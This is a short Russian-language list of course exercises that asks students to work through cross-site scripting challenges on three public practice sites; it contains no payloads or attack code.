**Вопросы и задания**

1. Выполнить все задания по поиску уязвимостей к атакам XSS

на сайте [xss-game.appspot.com.](https://t.co/7GVIFfGcBP)

1. Выполнить несколько заданий по поиску уязвимостей к атакам XSS на сайте [escape.alf.nu.](http://t.co/bvlO9IXxmY)
2. Выполнить несколько заданий по поиску уязвимостей к атакам XSS на сайте prompt.ml.